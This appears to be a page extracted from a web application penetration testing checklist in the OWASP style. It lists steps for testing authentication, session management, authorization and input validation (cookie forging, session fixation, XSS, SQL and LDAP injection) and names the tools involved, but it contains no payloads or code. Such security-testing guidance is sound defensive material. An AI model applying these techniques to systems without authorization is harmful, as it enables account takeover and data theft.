


Authentication Testing




- Try to reset passwords by guessing, social engineering, or cracking secret questions, if used. Check if "remember my password" mechanism is implemented by checking the HTML code of the login page.
- Check if it is possible to "reuse" a session after logout. Also check if the application automatically logs out a user when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.
- Identify all parameters that are sent in addition to the decoded CAPTCHA value from the client to the server and try to send an old decoded CAPTCHA value with an old CAPTCHA ID of an old session ID
- Check if users hold a hardware device of some kind in addition to the password. Check if hardware device communicates directly and independently with the authentication infrastructure using an additional communication channel.
- Attempt to force a race condition, make multiple simultaneous requests while observing the outcome for unexpected behavior. Perform code review.


Session Management Testing



- Collect sufficient number of cookie samples, analyze the cookie generation algorithm and forge a valid cookie in order to perform the attack
- Test for cookie attributes using intercepting proxies such as Webscarab, Burp proxy, OWASP ZAP, or traffic intercepting browser plug-in's such as "TamperIE"(for IE) and "Tamper Data"(for Firefox)
- To test for session fixation, make a request to the site to be tested and analyze vulnerabilities using the WebScarab tool
- Test for exposed session variables by inspecting encryption & reuse of session token, proxies & caching , GET & POST, and transport vulnerabilities
- Examine the URLs in the restricted area to test for CSRF



Authorization Testing



- Test for path traversal by performing input vector enumeration and analyzing the input validation functions present in the web application
- Test for bypassing authorization schema by examining the admin functionalities, to gain access to the resources assigned to a different role
- Test for role/privilege manipulation

Data Validation Testing



START

Session cookie information

Test for reflected cross-site scripting

- Detect and analyze input vectors for potential vulnerabilities, analyze the vulnerability report and attempt to exploit it. Use tools such as OWASP CAL9000, WebScarab, XSS-Proxy, ratproxy, and Burp Proxy
- Analyze HTML code, test for Stored XSS, leverage Stored XSS, verify if the file upload allows setting arbitrary MIME types using tools such as OWASP CAL9000, Hackvertor, XSS-Proxy, Backframe, WebScarab, Burp, and XSS Assistant
- Perform source code analysis to identify JavaScript coding errors
- Analyze SWF files using tools such as SWFIntruder, Decomplier - Flare, Compiler - MTASC, Disassembler - Flasm, Swfmill, and Debugger Version of Flash Plugin/Player
- Perform Standard SQL Injection Testing, Union Query SQL Injection Testing, Blind SQL Injection Testing, and Stored Procedure Injection using tools such as OWASP SQLiX, sqlninja, SqlDumper, SQL Power Injector, etc.
- Use a trial and error approach by inserting '(', ')', '&', '*' and the other characters in order to check the application for errors. Use the tool Softerra LDAP Browser

Sensitive information such as session authorization tokens

Test for stored cross-site scripting

Cookie information

Test for DOM-based cross-site scripting

Information on DOM-based cross-site scripting vulnerabilities

Test for cross site flashing


Sensitive information about users and hosts



Database information


Perform SQL injection testing

Perform LDAP injection testing



Data Validation Testing

(Cont'd)

